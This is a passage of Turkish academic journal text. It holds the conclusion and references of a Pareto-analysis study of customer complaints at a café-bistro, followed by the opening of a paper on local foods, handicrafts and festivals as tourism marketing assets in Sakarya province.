İşletmede yapılan köklü değişikliklerden sonra ortaya çıkan sorunlar takip edilmiş ve gerekli küçük müdahalelerle üstesinden gelinmiştir. Yaklaşık üç aylık revize sürecinden sonra yapılan değişikliklerin ve alınan önlemlerin etkili olup olmadığını tespit edebilmek amacıyla işletmeye gelen konuklara tekrar şikayet ve öneri formları sunulmuştur. Bu aşamada toplam 557 konuktan sadece 326 şikayet ve öneri gelmiştir.

Ancak durum tespit aşamasında elde edilen şikayet ve önerilerin aksine kontrol aşamasında daha çok sosyal imkanlar ve işletme olanakları ile ilgili sorunların ortaya çıktığı tespit edilmiştir. Durum tespit aşamasında sorunlar, yüksek ağırlıkla personelden kaynaklanmaktayken, kontrol aşamasında personel kaynaklı sorunların neredeyse yok sayılabilecek düzeyde azalması alınan radikal kararların ve önlemlerin başarılı olduğunu göstermektedir.

Sonuç ve Değerlendirme

Yiyecek ve içecek sektöründe faaliyet gösteren Burçak Cafe Bistro işletmesinde yapılan uygulama için pareto analizi çalışması yapılmıştır. Pareto analizi, uygulaması ve analizi basit olmakla birlikte zaafı da olan bir analiz olduğundan, bu çalışmada durum tespiti ve analiz sürecinden sonra kontrol aşaması ile çalışmanın amacına ulaşmış olmadığı da kontrol edilmiştir. Çalışmada işletmeye gelen konuklardan toplanan şikayet ve öneriler pareto analizine tabi tutularak, sorunlar belirlenmiştir. Belirlenen sorunlar sınıflandırılarak öncelikle kritik öneme sahip olan sorunlar ortaya konulmuştur. Önem sırasına göre sorunlar A Grubu, B Grubu ve C Grubu sorunlar olarak tanımlanmıştır. A grubunda yer alan 4 madde 1168 şikayet olarak en önemli sorunlar grubunu oluşturmuştur. B grubunda yer alan 3 madde 166 şikayet almış ve C Grubundaki 12 madde ise 125 şikayet almıştır. Her bir sorunun neden kaynaklandığını belirlemek üzere işletme çalışanları ve yöneticileri ile görüşmeler yapılmıştır. Sorunların temel kaynakları iki ana başlık altına alınmıştır. Bunlar “İşletmeden Kaynaklanan Sorunlar” ve “Personelden Kaynaklanan Sorunlar”dır. Sorunlara neden olan kaynakları

düzeltilmek ve/ veya ortadan kaldırmak için çözüm önerileri sunulmuştur. Personelden kaynaklanan sorunların ağırlığı, işletmeden kaynaklanan sorunlara oranla daha fazla olduğundan, öncelikli çözüm aranan sorunlar olarak personelden kaynaklanan sorunlar olarak belirlenmiştir. İşletmenin uyguladığı bu çözüm önerilerinden iki ay sonra konuklardan tekrar şikayet ve öneriler toplanmıştır.

Kontrol aşaması sonuçları, yapılan uygulamanın başarılı olduğunu göstermektedir. Durum tespit aşamasında 503 konuktan 1459 şikayet ve öneri alınmışken; kontrol aşamasında 557 konuktan 326 şikayet ve öneri alınmıştır. İşletme müdürünün ve bazı çalışanların işten çıkarılması gibi radikal değişiklikler ve alınan önlemlerden sonra şikayet sayısında % 447'lik bir iyileşme gerçekleşmiştir.

Bu çalışma, zaman yetersizliği ve ekonomik nedenlerden dolayı bazı kısıtlara sahiptir. Ancak yine de bu alanda yapılacak çalışmalara örnek teşkil edecek ve yerli yazına katkı sağlayacaktır. Bundan sonra hizmet sektöründe yapılacak kontrol aşamalı pareto analizlerinden sonra müşteri memnuniyetini de ayrıca ölçmek çalışmaların başarıya ulaşip ulaşmadığı konusunda daha net bir sonuç ortaya koyabilir.

Kaynakça

- Ahmed, M., ve Ahmad, N. (2011). *An application of Pareto analysis and cause-and-effect diagram (CED) for minimizing rejection of raw materials in lamp production process*. Management Science and Engineering, 5(3), 87-95.
- Arnold, B. C. (2015). *Pareto distribution*: Wiley Online Library.
- Cervone, H. F. (2009). *Applied digital library project management: using Pareto analysis to determine task importance rankings*. OCLC Systems & Services: International digital library perspectives, 25(2), 76-81.
- Chena Y., Lib K. W. ve Kilgour D. M., (2008). "A Case-Based Distance Model for Multiple Criteria ABC Analysis", *Computers & Operations Research*, pp. 776-796.
- Evans, J.R. (2008). *Quality and Performance Excellence: management, organization and strategy*. Ohio: Thomson South Western.
- Foster, S. T. (2010). *Managing Quality – Integrating the supply chain*. Pearson Education, New Jersey.
- Fotopoulos, C., Kafetzopoulos, D. ve Gotzamani, K. (2011). *Critical factors for effective implementation of the HACCP system: a Pareto analysis*. British Food Journal, 113(5), 578-597.
- Güner, M. (2009). *Konfeksiyon İşletmelerinde Örgütsel Zaman Yönetimi İçin Abc Analizinin Uygulanması*. Journal Of Textile & Apparel/Tekstil Ve Konfeksiyon, 19(2).
- Heizer, J. ve Render, B. (2014). *Operations Management*, Pearson Education, USA.
- Juran, J.M. (1951). *Quality Control Handbook*, New York, New York: McGraw-Hill.
- Kapiki, S. (2012). *Quality Management in Tourism and Hospitality: an Exploratory Study among Tourism Stakeholders*, International Journal of Economic Practices and Theories, 2, (2), 52-61.
- Karakaya, A., Kılıç, İ., ve Uçar, M. (2016). Üniversite Öğrencilerinin Öğretim Kalitesi Algısı Üzerine Bir Araştırma. *Karabük Üniversitesi Sosyal Bilimler Enstitüsü Dergisi, Özel*, (2), 40-55.
- Karacıoğlu, R., Dursun, A., ve Biçer, E. B. (2013). Tky Yaklaşımının İşletme Maliyet Gelişim Süreci Üzerine Etkisi Ve Bir Üretim İşletmesinde Uygulama. *Ataturk University Journal Of Economics & Administrative Sciences*, 27(1).
- Karuppusami, G., ve Gandhinathan, R. (2006). *Pareto analysis of critical success factors of total quality management: A literature review and analysis*. The TQM magazine, 18(4), 372-385.
- Kayaalp, İ. D. ve Erdoğan, M. Ç. (2009). *Konfeksiyon İşletmesinde Dış Hatalarının İstatistiksel Proses Kontrol Yöntemlerini Kullanarak Azaltılması*. Journal Of Textile & Apparel/Tekstil ve Konfeksiyon, 19(2).
- Kim, G., Park, C. S. ve Yoon, K. P. (1997). *Identifying investment opportunities for advanced manufacturing systems with comparative-integrated performance measurement*. International Journal of Production Economics, 50(1), 23-33.
- Öndoğan, E. N. (2010). Restoran Pazarlamasında Kullanılan Temel Pazarlama Karma Elemanları. *Ege Stratejik Araştırmalar Dergisi*, 1(1), 1-25.
- Özcan, S. (2001). *İstatistiksel proses kontrol tekniklerinden pareto analizi ve çimento sanayiinde bir uygulama*. CÜ İktisadi ve İdari Bilimler Dergisi, 2(2), 151-174.
- Radson, D. ve Boyd, A. H. (1997). *The Pareto principle and rate analysis*. Quality Engineering, 10(2), 223-229.
- Reilly, N. B. (1994). *Quality: What Makes it Happen?*. Van Nostrand Reinhold, 31.
- Render, B. ve Heizer, J. (1999). *Operations Management*. New Jersey: Prentice Hall.
- Rudolph, G. (1998). *On a multi-objective evolutionary algorithm and its convergence to the pareto set*. In *Evolutionary Computation Proceedings*, IEEE World Congress on Computational Intelligence., The 1998 IEEE International Conference on (pp. 511-516). IEEE.
- Shewhart, W. A. (1931). *Economic control of quality of manufactured product*. New York: D. Van Nostrand Company. 5
- Shirras, G. F. (1935). *The Pareto Law and the distribution of income*. The Economic Journal, 45(180), 663-681.
- Stevenson, W. J. (2000). *Supercharging your Pareto analysis*. Quality Progress, 33(10), 51.
- Talib, F., Rahman, Z. ve Qureshi, M.N. (2011b). 'Pareto analysis of total quality management factors critical to success for service industries'. *Int. J. Quality Research*. 4, 2, 155-168
- Tütüncü, Ö., & Doğan, Ö. (2003). Müşteri Tatmini Kapsamında Öğrenci Memnuniyetinin Ölçülmesi Ve Dokuz Eylül Üniversitesi, Sosyal Bilimler Enstitüsü Uygulaması.

Turizm Faaliyetlerinin Pazarlanmasında Yöresel Ürünlerin Etkisi: Sakarya İli Örneği

Hümeysra TAŞÇIOĞLU BAYSAL*

Öz

Üretim eylemlerinin verimli yürütülmesi, işletmeler ile tüketiciler arasında iletişim kanalı kurması ve pazar bilgisinin elde edilmesi gibi pek çok konuda önem arz eden pazarlama çalışmaları sayesinde tüketiciler, ürün, hizmet, çeşitlilik gibi pek çok konuda bilgi sahibi olurlar ve yine bu sayede bunları talep ederler. Turizm faaliyetlerinin pazarlanmasında çekiciliği olan pek çok ürün ve hizmet pazarlamanın konusu olmakta ve bu sayede bölgelerin çekiciliği hızlı bir şekilde artmaktadır. Yerel kültürün önemli bir parçası olan yöresel ürünler bölgenin turizm faaliyetlerine önemli katkılar sağlamaktadır. Araştırmada yöresel ürünlerin Sakarya turizm faaliyetlerine katkısı incelenmiş, yöresel ürünlerin pazarlama çalışmalarının etkinliğiyle turizme sağladığı katkı ortaya konulmaya çalışılmıştır. Araştırma yöntemi olarak derinlemesine literatür taramasına dayalı olarak doküman incelemesi yapılmış ve ikincil veriler incelenmiştir. Sakarya ilinin farklı kategorilerdeki yöresel ürünleri bu kapsamda incelenmiş, Bu ürünlerin turizm faaliyetleri üzerindeki rolü araştırılmıştır. Turizmde öne çıkan ürünlerin neler olduğu, neden talep edildiği, yöre için katkısı ve tarihi geçmişi araştırılmıştır. Aynı zamanda potansiyeli olmasına rağmen hali hazırda turizm ürünü olarak değerlendirmeyen ürünlerde araştırma kapsamında incelenmiş ve bu ürünlerin turizm faaliyetlerine kazandırılması için çeşitli öneriler sunulmuştur.

Anahtar Kelimeler: Pazarlama, Turizm, Yöresel Ürün

Effectiveness of Local Products In Marketing Tourism Activities: Sakaria Provincial Example

ABSTRACT

Thanks to the marketing activities that are important in many respects such as efficient execution of production actions, establishing communication channel between business and consumers and acquiring market knowledge, consumers have information on many subjects such as product, service, diversity and they also request them. It is a matter of marketing many products and services that are attracted to the marketing of tourism activities, and the attractiveness of the regions is rapidly increasing. Local products, which are an important part of the local culture, provide important contributions to the tourism activities of the region. The contribution of the regional products to the tourism activities of Sakarya was investigated and the contribution of the local products to the tourism with the effectiveness of their marketing efforts was tried to be revealed. As a research method, document review was made based on in-depth literature review and secondary data were examined. The regional products of different regions of Sakarya were examined in this context and the role of these products on tourism activities was investigated. What are the prominent products in tourism, why they are requested, the contribution for the region and historical background have been researched. At the same time, although it is a potential, it has been investigated in the scope of researches on products which are not considered as tourism products and various proposals have been presented for bringing these products to tourism activities.

Key Words: Marketing, Tourism, Local Product

Jel Code: M30, M31, M37, Z30

GİRİŞ

Tüketici tercihlerindeki değişimler, refah düzeyinin artışı ve artan mekânsal hareketliliğe paralel olarak hizmete dayalı olan sektörlerde önemli gelişmeleri ortaya çıkarmıştır. Bu çerçevede tüm dünyada en hızlı gelişme performansı gösteren ve ekonomik gelişmenin sağlanmasında ciddi etkileri olan sektörlerden birisi turizm olmuştur. ülke ekonomisi açısından oldukça önemli olan turizm sektörü, kültürel ve geleneksel değerlerin tanıtımına doğru yönelmeye başlamıştır. Bu sayede çift yönlü bir kazanım sağlamak amacıyla bir taraftan ekonomik kalkınmayı hedeflerken diğer taraftan da tarihi ve kültürel alanların korunması ve yenilenmesi ile turistik çekiciliği olan ekolojik alanların korunmasını hedeflemektedir. (Özelçi Eceral ve Altınkaya Özmen, 2009: 49). Turizmde beklentinin ve ilgi odaklarının değişmesi bir yandan turizm merkezi kabul edilen ülke ve bölgeleri değişime zorlayan itici bir güç oluştururken diğer yandan da bölgenin ve yöresel ürünlerin tanıtımı için bir fırsat oluşturmaktadır. Bu konuda yapılacak olan planlı çalışmalar sayesinde hem turizm ve tanıtım faaliyetleri hız kazanacak hem de yöresel ürünlerin önem kazanması mümkün olabilecektir.

KAVRAMSAL ÇERÇEVE

Yöresel Ürünler ve Coğrafi İşaretleme

Bölgesel kalkınma anlayışının en önemli unsurlarından biri olan turizm, yerel ve yöresel ürünlerin ön plana çıkmasını sağlayan önemli bir sektördür. Bu açıdan turistik mal ve hizmetlerin pazarlanması ön plana çıkmakta ve önem kazanmaktadır. Turizm pazarlaması bir sistematığı gerektirmektedir ve bu sistematik içerisinde, hedef kitlenin kim olduğu, pazarlanacak mal ve hizmetin içeriği önem arz etmektedir. Turizme konu olan mal ve hizmetlerin içeriği hakkında tanıtıcı bilgilerin verilmesi hedef kitlenin en fazla dikkat ettiği unsurdur (Orhan, 2010: 244).

Bölgenin adının duyulmasına ve tercih edilmesine bir anlamda aracılık yapan yöresel ürünler, dünyanın pek çok yerinde bulunduğu coğrafya ile tanınmaktadır. Ün ve kalitelerini bulundukları yerin özgün doğal koşulları ya da beşeri faktörünün bilgi, beceri, deneyim ve geleneklerinden alan bu tipik ürünler yöresel ürün olarak adlandırılmaktadır, Malatya kayısı, Hereke halısı, Fransız şarabı, Parma jambonu gibi üretim yerleriyle özdeşleşmiş olan bu ürünler tüketiciler tarafından yöreye duyulan güven nedeniyle tercih edilmekte, yöre adının kullanılması ürünün kalitesi konusunda güven oluşturmaktadır (Yalçın, 2013: 206).

Coğrafi işaret bir ürünün coğrafi kökenini gösteren veya kullanılan bir unsur, madde, motif, malzeme ya da yöntem nedeniyle bir alan, yöre, ülke ile özdeşleşerek o mala istek ve güven duyulmasını sağlayan ad veya işarettir (Türk Patent Enstitüsü [TPE], 2004: 49). Ayırt edici özellikleri sayesinde bulundukları bölge ile özdeşleşen doğal ürünler, tarım, maden ve el sanatları ile sanayi ürünlerine verilen işaretlerdir.

Coğrafi işaret sisteminin amaçlarına gelince genel nitelikleri itibarıyla üretimi, belli bir üne kavuşmuş ürünlerin korunmasını sağlamak olan temel amacı yanında yörede üretim yapan üreticilerin tescilin sağladığı korumadan öncelikli olarak yararlanmalarının sağlanması ve coğrafi işarete konu olan ürünün üretim metotları ile birlikte kalite standartlarının korunmasıdır. Ayrıca bu sayede tüketici bazında istenen ve beklenen kalitenin garanti edilmesi ve halkın yanıltılmasına engel olmak da coğrafi işaretlerin amaçları arasında yer almaktadır (Mercan ve Üzülmüş, 2014:69).

Yöresel ürünler bir bölgenin geçmişi, kültürü ve alışkanlıklarıyla yakından ilgilidir. Bu sayede bir bölgedeki yöresel ürüne bakarak o bölgede öne çıkan değerler tahmin edilebilir? Özellikle yöresel ürün bulunduğu bölgenin kimliği olarak algılanmakta ve yöresel ürünlerin tercih edilerek tüketilmesiyle birlikte yerel kültürün tanınması ön plana çıkmaktadır. Yöresel ürünler aynı zamanda turistleri bölgeye çekmek, devamlılık sağlama ve kültürel değerlerin korunması noktasında itici bir güç olarak görev yapar. Yöresel ürünün pek çok çeşidi bulunmakla birlikte yöresel mutfaklar ve lezzetler öne çıkmaktadır. Yöresel mutfak tek başına turizmi geliştirmede, turistleri bölgeye çekmede, sürdürülebilirlik, kalkınma ve somut olmayan kültürel mirası desteklemede bir itici güç olarak görülebilir. Ayrıca yöresel mutfak ve kültür arasında güçlü bir bağ bulunmaktadır. Yüncü (2010: 29) yemeğin bir toplumun kendisini ve yaşam tarzını ifade şekli olduğunu, kültürün yöresel yemekleri tatmak amacıyla yapılan seyahatlerin önemli bir parçasını oluşturduğunu ifade eder. Yemek turizmi aracılığıyla ev sahibi bölgenin kültürel özelliklerinin de öğrenilmesinin mümkün olduğu, bu sayede yemek, turisti aynı zamanda kültür turisti haline getirmekte olduğunu iddia etmektedir.

Kişilerin seyahat tercihlerine yön veren yemek kültürü, turistlerin ilgisini çekerek iç ve dış turizm talebini canlandırıp turizm gelirlerini artırarak bölgenin kalkınmasına etki eden önemli faktörlerden biri olarak görülmektedir (Gökdeniz ve diğ., 2015: 9). Yöresel lezzetlerin ve bunları tatma isteğinin birleşmesiyle gastronomi, gastronomi turizmi ve gastro turist gibi kavramlar ortaya çıkmıştır. Gastronomi, içinde barındırdığı tüm sanatsal ve bilimsel unsurlarla yiyecek ve içeceklerin tarihsel gelime sürecinden başlayarak tüm özelliklerinin ayrıntılı bir biçimde anlaşılması, uygulanması ve geliştirilerek günümüz şartlarına uyarlanması çabalarını kapsayan bir bilim dalı olarak tanımlanabilir (Eren, 2007: 74). Gastronomi, tüketim amaçlı olarak yiyeceklerin seçilmesi, birleştirilmesi, hazırlanması, işlenmesi, servis edilmesi ve yiyecekten zevk alma sanatıdır. Santich (2004), gastronominin, yiyecek ve içeceğin üretilip bunların nasıl, nerede, ne zaman, neden

tüketileceğine kadar geçen süre içerisindeki kural ve normları içerdiğini belirtir (Akt: Gökdeniz ve diğ., 2015: 9). Buna göre gastronominin bünyesinde farklı anlayışlar bulundurmasından dolayı disiplinler arası bir alan olduğunu söylemek mümkündür.

Gastronomi turizmi ise; farklı bir mutfak kültüründeki yiyeceklerin tüketilmesini, hazırlanmasını, sunulmasını ve yeme biçimlerini keşfetmek amacıyla yapılan turistik faaliyetlerdir (Öney, 2013: 171). Farklı kültürlerin yiyecek ve içeceklerini tatmak, bu yiyecek ve içeceklerin sunum ve servisi ile ilgili bilgi sahibi olmak ve deneyimleme imkânı bulmak amacıyla seyahat eden kişilere gastro turist adı verilir (Uyar ve Zengin, 2015:7). Seyahat için pek çok amaç ve neden bulunmakla birlikte yöresel yemekler ve tatlar için yapılan ziyaretler her geçen gün önem kazanmaktadır. Özellikle günü birlik yapılan gurme turları buna güzel bir örnektir. Hem yöresel tatları denemek hem de yöresel ürünleri satın almak amacıyla pek çok kişi günü birlik turları tercih edebilmektedir.

Yöresel Ürünlerin Bulunduğu Yöre Etkileri ve Pazarlanması

Günümüzde yerel üretim, uluslararası pazarda önemli bir yer teşkil etmektedir. Yapılan ihracatlar yoluyla elde edilen gelirler, yöredeki istihdama, yöre halkının üretime teşvik edilmesine ve bölgesel kalkınmada önemli bir role sahiptir. Ekonomik kalkınma, istihdam oluşturarak, yöre halkını üretime teşvik ederek, yerel bazda kişi başına düşen milli geliri arttırmak gibi bir görev üstlenmiştir. (Beer'den aktaran Kazan vd., 2009, s. 2). Beklentilerin değişmesi, deniz-kum-güneş üçlüsünden uzaklaşarak farklı bölgelerin, farklı kültürlerin, hatta farklı lezzetlerin ön plana çıkması ve yöresel ürünlerin de önemli etkisiyle yerel turizmde önem kazanmaya başlamıştır. Bunun yanında yemek tüketiminin turistlere unutulmaz deneyimler yaşatması destinasyon için küçümsenmeyecek bir çekim faktörü, bir pazarlama ve tutundurma aracı olmaktadır. Bu sebeple ülkelerin yerel yemek kültürünü koruyarak, bu kültürü yansıtacak pazarlama politikaları benimsemeleri gerekmektedir (Gökdeniz ve diğ., 2015, s.8).

Küreselleşmenin hızla arttığı, her alanda tek tipleşmenin yaşandığı günümüzde yöresel kalabilen unsurlar farklı ve dolayısıyla değerli hale gelmektedir. Turist, bir destinasyonun tüm özelliklerini sadece gözlemek değil, dokunmak, tatmak, duymak/dinlemek ve bizzat yerinde katılarak ve derinden hissederek deneyimlemek istemektedir (Türkay ve Genç, 2017:222). Özellikle bölgesel anlamda turizm çekiciliği olmayan yörelerde yöresel ürünlerle ilgili düzenlenebilecek etkinlikler ve festivaller bölgenin hem tanıtımına hizmet edecek, hem de bölgenin çekiciliğini arttıracaktır.

Küreselleşen dünyada yerel kavramının önemi gün geçtikçe artarken tam bir yöresel ürün cenneti olan Türkiye bu ekonomik potansiyeli yeterince kullanamamaktadır. Bazı ürünlerin pazarlaması ve tescili geçte olsa yapılmaya başlarken, birçok ürün tescil için sırada beklemektedir. Coğrafi işaretler iyi bir koruma sistemine sahip olup uygun amaçlarla kullanılırlarsa, büyük ekonomik değere sahip çok verimli bir pazarlama aracı olabilirler (Addor ve Grazioli, Akt: Yalçın). Tüketicilerde yöresel ürünler bağlamında meydana getirilecek farkındalık, ürünlerin pazarlanmasında coğrafi işaret ibaresi yani ürünün belli bir yöreye ait olduğunu ve o yörenin de bu ürünle meşhur bir yöre olduğunu ifade eden bir ibare, söz konusu ürünün pazarlanmasında ciddi bir araç olmak durumundadır (Yalçın, 2013:210).

Sakarya'da Öne Çıkaran Yöresel Ürünler

Hızlı kalkınması ve gelişmesiyle Türkiye'nin önemli şehirlerinden biri olan Sakarya, doğal güzellikleri ve yöresel kültürünün zengin oluşu ile dikkat çekmektedir. Denizi, kumsalları, gölleri, nehirleri, yaylaları, kaplıcaları yanında Osmanlı dönemi yerleşim yerlerindeki geleneksel yaşantısıyla, Bizans ve Osmanlı dönemi tarihi eserleriyle ülkemizin görülmeye değer cennet köşelerinden biridir. Gelişen sanayisi ve ulaşım yollarının kavşak noktası Sakarya'ya iç göçler yıllardan beri devam etmektedir.

Tarihi İpek yolu üzerinde bulunan Sakarya, ülkenin en önemli iki merkezi, İstanbul ve Ankara'yı birbirine bağlayan kara ve demiryolu bağlantıları üzerinde yer aldığından önemli bir kavşak noktasıdır. On altı ilçesi bulunan Sakarya, doğal güzellikleri, su kaynakları, çok çeşitli tarım ürünleri, zengin ve

köklü ticaret kültürü, hızla gelişen sanayisi ve üniversitesiyle Türkiye’de “yaşanabilir kentler” sıralamasında üst sıralarda yer almaktadır.

Sakarya’nın doğal güzellikleri yanında yöresel ürünleri de dikkat çekmektedir. Özellikle yemek kültürü açısından zengin olan Sakarya’nın bu yönü yoğun göçler ve çeşitli etnik grupların bir arada yaşamasından kaynaklanmaktadır. Yörükler, Kafkasya halkları, Balkanlar ve Rumeli göçmenleri, Bulgaristan ve Yunanistan’dan göçen muhacirler, Karadeniz’den, Anadolu’nun çeşitli yerlerinden gelenlerin yemek kültürleri Sakarya mutfağının çeşitliliğini artırmıştır.

Sakarya da coğrafi işaretlenmiş ürünlerinin yanında, henüz işaretlenmemiş ancak bölgenin tanıtımında önemli rol oynayan pek çok ürün bulunmaktadır. Coğrafi işaretlenmiş ürünlere örnek olarak Adapazarı ıslama köftesi ve Adapazarı dartılı keşkek verilebilir. 26.10.2009 tarihinden itibaren geçerli olmak üzere tescil edilmiş olan bu iki geleneksel ürünün coğrafi işaret türleri mahreç işaretidir. Yaklaşık 120 yıl önce Balkanlar’dan göçenlerin bayat ekmekleri değerlendirmek düşüncesiyle ortaya çıkan, kemik suyuna batırılan ekmekle sunulan **ıslama köfte**, Sakarya denilince akla gelen lezzetlerin başında yer almaktadır. Bununla birlikte Sakarya’da öne çıkan diğer lezzetler aşağıda yer almaktadır (www.sakaryakulturturizm.gov.tr).

Dartılı Keşkek: Keşkeğin, Sakarya yemek kültüründe ayrı bir yeri bulunmaktadır. Özellikle düğünlerde yapılan özel günlerin vazgeçilmez yemeği olan keşkek ağır, hatırlı misafirlere yapılan özel bir yemektir. Herkesin yapamadığı keşkek, yemek olarak ayrı bir ustalık ve maharet gerektirmesi nedeniyle de oldukça önemlidir.

Kabak Tatlısı: Kabak Sakarya’nın önemli lezzetlerinden biridir. En bilinen haliyle kabak tatlısı olarak akla gelmiş olsa da Sakarya’ da bal kabağından yapılmış olan çok farklı ürünlerin bulunduğu bilinmektedir. Kabak çorbası, kabak lokumu, kabak şekeri, kabakmacun, kabakzade, kabak kemane, kabaklava, kabakpare bunlardan sadece birkaç tanesidir.

Bunların yanında pırasalı börek, soğan dolması, kuşbaşı çorbası yine Sakarya’nın önemli yöresel lezzetleri arasındadır.

Sakarya’da bir kısmı unutulmaya yüz tutmuş, bir kısmı ise yaşatılmaya çalışılan ve el sanatları kategorisinde değerlendirilebilecek diğer ürünler ise şunlardır; (www.sakaryakulturturizm.gov.tr).

Süpürge: “Süpürge Otu” veya “Süpürge Teli” olarak da adlandırılan, Sakarya’da yaygın olarak yetiştirilen “Süpürge Darısı” bitkisinin, yörede yetişmiş ustalar tarafından yöreye has bir şekilde işlenmesi ile elde edilen Sakarya süpürgesi, coğrafi olarak işaretlenmiş bir üründür. Nişan ve düğün geleneklerinde aynalı veya süslü süpürge diye de anılan çeşidiyle birlikte farklı ebatlarda ve aksesuarlarla üretilen süpürgeler, Türkiye’nin dört bir yanında rağbet görmekte, geleneksel bir sanat ürünü olarak değerini korumaktadır.

Kaşık: Taraklı İlçesi’nde yüzyıllardan bu yana sürdürülen çok yaygın geleneksel bir el sanatı olarak kabul edilmektedir. Kaşık yapımında şimşir ve kayın ağacı kullanıldığı ve yörede geçimini bu yolla sağlayan ailelerin olduğu bilinmektedir.

Maket Taraklı Evleri: Yörede yer alan ve seksenden fazlasının koruma altında olduğu, Osmanlı Dönemi Türk Mimarisi’nin en güzel örnekleri olan evlerin maketleri üretilmekte ve mimari gelenek maket ev yapımı ile sürdürülmektedir.

Yorgan: Özellikle Balkan Muhacirleri ve Karadeniz’den yöreye göç edenler tarafından ilde etkin ve geleneksel olarak yürütülen yorgan ürünleri, Türkiye’nin birçok yerine satılmakta ve rağbet görmektedir.

Tarak: Yörede şimşir, gürgen, armut ve iyi cins ceviz ağacından yapılan tarak, sert ve dayanıklı olduğundan oldukça tercih edilmektedir.

Baston: Tamamen el emeği göz nuru olan ve başta Taraklı, Akyazı ilçeleri ve Kayalar Memduhiye köyünde olmak üzere yaşıatılan bastonculuk, özellikle Akyazı’da yapılan geçme ağaçlı ve çok motifli baston çeşitleri ile Kayalar Memduhiye köyünde biçim ve işleme zenginliği bakımından nitelikli bir biçimde baston üretimi yapılmaktadır.

Bakır: Bakırcılık sanatı 1960’lı yıllara kadar önemini korumuş, ‘Uzun Çarşı’daki dükkanlarda çok sayıda usta tarafından sürdürülmüştür. Bugün Orhan Camii’nin yanında ‘bakırcılar içi’ adlı sokakta günümüzde de yaşıatılmaya çalışılan bir geleneksel el sanatıdır.

Çömlek: Roma ve Bizans dönemi kalıntılarda çok sayıda çömlek bulunan bölgedeki çömlekçilik sanatı, Adapazarı’na 93 harbinde gelen Muhacirler tarafından getirilmiş ve yerleştirilmiştir. Sakarya Poyrazlar gölü çevresinde toprak, çömlek ve tuğla yapımına çok elverişlidir.

Sepet: Sepetçilik atalardan öğrenildiği gibi halen saz, söğüt, ceviz ve fındık dallarından örülerek yapılmaktadır. Özellikle Sapanca kestanelik mevkii, Adapazarı-Abalı ve Geyve’de meyve sepeti, çamaşır sepeti, ekmeklik, gazetelik, masa, sandalye ve abajur gibi birbirinden farklı çeşitleri de içeren ürünler yapılmaktadır.

Hasır: “Hasır zembil” diye de adlandırılan bu geleneksel ürün, suyun ve sazlığın bol olduğu Sapanca ve Adapazarı-Abalı çevresinde Romanlar tarafından üretilmektedir.

Papuç: Günümüz adıyla ayakkabıcılık diye anılan bu geleneksel el sanatı teknolojinin etkisiyle modern teknoloji ile üretime geçse de, Adapazarı-Uzun Çarşı’da ve Taraklı’da halen geleneksel el sanatı olarak yaşıatılmaya çalışılmaktadır.

Yorgan: Özellikle Balkan Muhacirleri ve Karadeniz’den yöreye göçmedenler tarafından ilde etkin ve geleneksel olarak yürütülen yorgancılık ürünleri, Türkiye’nin birçok yerine satılmakta ve rağbet görmektedir.

İşleme: Türk el işlemleri; işlendikleri yer ve bölgelere göre de adlandırılır. Saray, çarşı, ev işi, Sakarya işleri gibi. İşlemler, mendil, peçete, başörtüsü (çevre), havlu, seccade, terlik, yatak örtüsü, Kur’an kılıfı, kuşak, peşkir ile kadın ve erkek giysilerinin çeşitli yerlerinde kullanılır.

Kumaş **Dokumacılığı**
Sakarya’da ‘düzen’ adı verilen tezgahlarda çoğunlukla keten-pamuk karışımı olarak veya Kandıra Bezi’nden dokuma, günümüzde birkaç kişi tarafından yapılmaktadır.

KilimDokumacılığı

Yer sergisi (yaygı), duvar örtüsü (duvar kilimi), yük örtüsü, perde, yastık ve bunun gibi amaçlarla kullanılmaktadır. Halıcılıktan çok daha önce gelişmiş bir dokumacılık dalı olan kilimcilik; hafifliği, katlama kolaylığından dolayı çadırılı medeniyetin vazgeçilmez bir eşyası haline gelmiştir.

Görüldüğü üzere Sakarya’nın zengin kültürel birikimi ve farklı etnik kökenleri bir arada bulundurmış olması, zengin bir yöresel ürün çeşitliliğini sağlayan en önemli faktör olmuştur. Bununla birlikte konum itibarıyla uğrak yer olmasının yanı sıra, önemli şehir merkezlerine yakın oluşu, günü birlik turistik gezilere imkan tanımıştır. Aynı zamanda bölgede uzun yıllardır devam eden etkinlikler, hem yöre halkının, hem de turistlerin ilgisini çekmekte, bu sayede ürün tanıtımı mümkün olabilmektedir.

Özellikle Sakarya’da yöresel lezzet denilince ilk akla gelen ıslama köfte ve kabak tatlısı geleneksel ama farklı sunumları tercihen edenler için ilk sırada yer almakta, ulusal düzeyde düzenlenmiş olan fuar ve organizasyonlarda tanıtım amacıyla ikram ve satışı mümkün olabilmektedir.

El sanatları açısından yapılan durum değerlendirmesinde ise kaşık, maket taraklı evleri ve sepet öncelikle turistler tarafından tercih edilen ürünler olup, geçimini bu yolla sağlayan pek çok aile bulunmaktadır.

Sakarya’da Etkinlikler

Yıl içerisinde çok büyük festivallere ev sahipliği yapmasa da, Sakarya’da ve ilçelerinde yıl boyunca düzenlenen festival ve şenlik bulunmaktadır. Sakarya ve ilçelerinde düzenlenen, ev sahipliği ve organizasyonun bulunduğu ilçeler tarafından yapılmış olduğu festivallerden bazılarının detayları aşağıdaki gibidir (www.tanitma.gov.tr).

Uluslararası Kültür, Turizm ve Fındık Festivali: Her yıl temmuz ayının ikinci haftasında Karasu ilçesinde düzenlenen festival, 30 yıldan uzun bir süredir düzenlenmektedir. Festivalde Karasu ilçesinin Türkiye’ye tanıtmak ve ilçedeki turizme katkı sağlamak amaçlanmaktadır.

Geleneksel Hıdırlık Doğa Kültür ve Turizm Şenliği: Haziran ayının birinci haftası Sakarya’nın Taraklı ilçesinde düzenlenen ve Hıdır Dede Türbesi’nin tanıtımının amaçlandığı şenlikte Resim ve Fotoğraf yarışmaları, Halk oyunları gösterileri ve ücretsiz pilav dağıtımı gibi etkinlikler düzenlenmektedir.

Geleneksel Sünnet Şöleni Ve Selman Dede’yi Anma Etkinlikleri: Hendek Belediye Başkanlığı tarafından Temmuz ayında düzenlenen etkinlikte geleneksel toplu sünnet şöleni de yapılmaktadır.

Dartlı Keşkek ve Tavukçuluk Kültür Sanat Şöleni: Her yıl Mayıs ayının birinci haftası düzenlenen ve katılanlara Sakarya mutfağının önemli lezzetlerinden biri olan dartlı keşkeğin dağıtıldığı şölenle yöre çocukları için toplu bir sünnet töreni de düzenlenmektedir.

